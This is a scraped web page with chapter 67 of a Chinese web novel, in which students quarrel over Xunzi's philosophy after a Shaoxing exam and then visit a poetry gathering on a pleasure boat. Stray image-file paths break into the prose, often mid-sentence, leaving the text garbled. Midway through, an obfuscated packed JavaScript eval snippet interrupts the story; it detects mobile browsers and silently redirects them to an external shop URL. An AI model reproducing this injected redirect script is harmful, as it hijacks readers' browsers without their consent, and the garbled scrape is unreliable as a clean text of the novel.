文趣网 > 其他小说 > 大明合伙人 > 67.第 67 章
    周盈心里这会儿也是呵呵了,很难不去脑补郭奉孝现在到底在想什么。

    倒是陈岳,闻言眼睛更亮了:“是极,我拜读无数史书,最敬仰者,便是敬候荀卿。”

    “借势以行道义,扶大厦之将倾,行礼法之王道,立儒学之圣绝。此无外乎敬之一字。”

    “……”

    “嗯?二位……脸色为何如此奇怪?”

    郭嘉咳了一声:“那个…若是荀卿知道,将来有这样一个后辈,知他之所行为何,倒也算是其志有知音了。”

    陈岳闻言,也不免惋惜:“只可惜,所托非良人。”

    郭嘉“嗯?”了一声,下意识看向周盈。

    周盈:……轻咳一声,素衣的周神童仿佛是,这会儿才回过神:“少云师兄,言敬候立儒学之圣绝?莫不也是疑其为荀子之后?”

    听他说这话,陈岳一愣,眼睛睁大了几分,张了张嘴,竟是一时间未能说出什么。

    周围几个稽山书院的学生听了周盈的话,顿时脸色都不太好了,在这大庭广众下提起荀子,那就是跟主流儒学对着干。

    “周神童学术不精,竟不知荀子言之‘性恶论’,实非正道,乃是末流。”

    “以末流奇巧扶风而上,他日焉知不会摔得更惨?还是要把学问地基打扎实才是。”

    几个人说着都笑了起来,不少被吸引过来的其它学校的学生,也跟吃起了瓜。

    “我还以为,潘岳私塾的周神童有何能耐?原来竟是连末流之学,都视之为宝,反倒弃那圣人学问不顾,倒还真是……”

    “难怪,难怪取番薯玉米这等农学之物,以投圣心。倒还真是,学了个揣摩圣心了。”

    这些话实在说的刻薄,潘岳私塾的几个人猛转过头,瞪了那些人一眼。嗤笑声更大了。

    周盈倒是不在乎这些,乌合之众,何须在意呢?

    郭嘉听的烦,啧了一声,抱着胸:“吵什么,嘴巴那么利索,那你倒是说说,能拿出什么法子,让百姓吃饱饭?”

    说着,他伸出手猛指一人。

    “还有你!荀学是末流,那你呢?你有什么学问拿得出手?胆敢在这大庭广众之下,嗷嗷犬吠,你做出比荀卿更厉害的事了吗?”

    “我…”那人被点名,顿时愣了一下,随后脸色一变:“荀子之言,本非我朝正道,如何不能言之?”

    “哦~那你的意思是说,荀子之言为末流,咱们的玉米番薯也是末流?那让人怎么吃饱饭,也是末流?”

    “是不是只要做学问的,嘴里说几句,地里就能长出粮食来?”嘿……刁钻。

    一群人听了,竟还真琢磨起来,这话说的好像有毛病,好像有又没毛病。

    感觉被地图炮了,又觉得好像说的不是自己。

    “你!”

    “我什么?我实话实说。”

    郭嘉这也是憋久了,本来他也懒得跟这些人掰扯,实在是自打来到绍兴府,遇到的人有一个算一个,哪带了什么脑子呢。

    “吵什么?吵什么呢?”见着这里围着的人越来越多,绍兴府儒学院的大儒脚步匆匆走来。

    这大儒在当地颇有名声,本次阅卷有他在内,名吴可大。

    见着他来,学生们顿时都忍下了脾气,也没一开始那么耀武扬威了。

    陈岳行了一礼道:“吴先生,学生们只是在论道,难免因见解不同,而有些小争执。”

    吴可大见是他开口,脸色稍霁:“好了,考都考完了,天色也不早了,尔等速速散去吧,好生准备明日之策论。”

    “是,学生谨记教诲。”

    一场闹剧,随着不欢而散落下帷幕,一场谈话,也因此戛然而止。

    出了绍兴府儒学,张岱颇不爽的开口道:“那帮稽山书院的人,当真是本事没有,脾气挺大!”

    “我说,小师弟能把番薯玉米拿出来,还能写成策论说服皇上。那就是有本事!”

    “做文章,考科举的,不都是为了将来有朝一日入朝为官,自己的策论能叫朝廷认可吗?”

    “他们倒是酸的很,好的都说成了坏的!”

    一旁的杨业闻言,叹了一声道:“所谓,文无第一,武无第二。文人之间,互看不顺眼,也不是一天两天的事情了。”

    “便是朝野里头,那浙东出身的看不起南直隶的,南直隶出身的看不起北直隶的,素来有之,咱们这也还算好的了。”

    “宗吕,你这话说的,可让人不爱听了。”听着几个人在旁边争辩,周盈倒是没开口插话,想着些什么,低头往下走。

    “好了,这天色都这么晚了,咱们倒还是想想,等会去哪边吃饭吧。”

    一直不曾开口的沈越闻言,看了张岱一眼,想了想道:“我倒是知道,今日绍兴府有个诗会,诸位不知可有兴趣前去一观?”

    “嗯?青山这提议倒是不错,咱们反正晚上闲着也是闲着,倒不如去凑凑热闹看?”

    “周师弟?”几个人望向一直思忖的周盈。

    “啊?”

    郭嘉指了指沈越。周盈似乎是反应过来了什么:“方才是沈师兄说要去诗会?”

    “是极。”沈越脸上表情缓和了一些,说话的语调也轻快了一些。

    “是因着这次绍兴府联考,几家私塾学院的学生们提起的,我得了消息,这便想着干脆潘岳私塾的同窗一道去看看。”

    “啊?为什么我没收到消息?”张岱疑惑了,他人缘很好的呀。

    哦不对,他那些狐朋狗友,早就被两个小师弟骂跑了。

    张岱心里苦中作乐,好歹……好歹跟着小师弟们混,能让自己进步!嗯!入了夜的绍兴府,灯歌画舫,霓乐绯靡。

    河上水波粼粼,花灯随着船舫划过,掀起些许波澜摇曳。

    磷如星点,却是星星之光,照得左右两侧街道热闹非凡。

    吆喝的小贩,云集的文人墨客,见之便觉人海如云。

    画舫内部空间很大。左右挂满了彩绸,一登船,就能听见不远处传来的琵琶弹唱声音。“嗯?这弹唱者所弹之乐,颇有秦淮之柔,听这口音,定不是绍兴本地人。”

    几个人看

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17809926|203982||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    向张岱,对方眨了眨眼睛:“怎么了?绍兴话弹唱又不好听。”

    “……”有你这么说话的吗。

    “我觉得莲花落挺好听的,你是不懂品鉴。”沈越都不想说他那品味了。

    “什么意思?你才不懂呢,跟你这种不知秦淮小调趣味的人,说不到一块去。”

    行吧,这两人又吵起来了。

    周盈几个人绕开张岱和沈越二人,他俩还在辩论到底是莲花落好听还是秦淮小调好听。

    呃…某种程度上来说,这俩的冤家也是做得不冤。

    都太无聊。

    “哟,今儿是绍兴府联考学生的诗会,几位小相公,是哪个私塾的人呀?”上前迎接的小厮脸上挂了笑,忙开口问道。

    “我们是潘岳私塾的,你们这诗会的东是谁?”开口的是杨业。

    周盈和郭嘉是纯来参观的,第一次参加这种诗会,也不知道里头的规矩,想来就来了。“哎呀,原来是出了两位小神童的潘岳私塾。”那小厮听了话,脸色顿时一变。

    再打量了周郭二人,不免也稀罕几分:“两位小相公生得标致聪明,想必就是周神童和郭神童了?”

    周盈颔首:“烦请问,这船上来了多少人?”

    “您是问对人了。咱们这画舫,是整个绍兴府最大的,能容下七十多号人呢,今儿在里头的,也有三四十个相公了,都是些来绍兴府考试的。”

    “这主持的呢,是证人书院的赵琳相公,是他办的这场诗会。”

    几个人闻言,脸色都变了一下。

    小厮眼见,看了几人一眼:“可是小的说错了话?”

    “无妨,我们只是过来瞧瞧,你也别尽说我们来过,在场外给我们上壶茶水,点心就是了。”

    周盈不是想和赵琳继续掰扯闹出事情,他纯粹是怕麻烦。郭嘉闻言也是无奈:“本想着过来玩一玩,放松一下,不成想倒是来了个龙潭虎穴了。”

    杨业抿唇,想了想:“若是小师弟们不想留在这,咱们倒不妨下了船,去玩些别的?”

    他话还没说完呢,就听又一道声音直接惊喜开口:“什么别的?几位,方才见过,不曾想在这儿又见面了。”

    周盈转头瞧去,见陈岳脸色带着些许笑意,穿着的衣服倒是换成了浅蓝色。跟在他边上的几个,也依旧是不太讨喜的那些稽山书院的学生。

    “……”还真是哪壶不开提哪壶。

    周盈笑了笑,当然是礼貌性的笑容:“少云师兄,倒是凑巧,也是来逛诗会的?”

    “是极!早先得了消息,这会儿才匆匆赶来!欸?方才与周师弟畅聊戛然而止,也不曾想又能见面。”

    陈岳是真的很自来熟,他身后跟着的几个人都有些诧异。

    眼神相互示意着什么。

    这还是咱们稽山书院那个,素来少言的少云师兄吗?

    怎感觉变了个人似的?

    杨业见走是走不了了,提了壶茶水,拿了盘点心,走到边上跟郭嘉坐下。

    “郭师弟,我倒还有个事情。”

    “嗯?”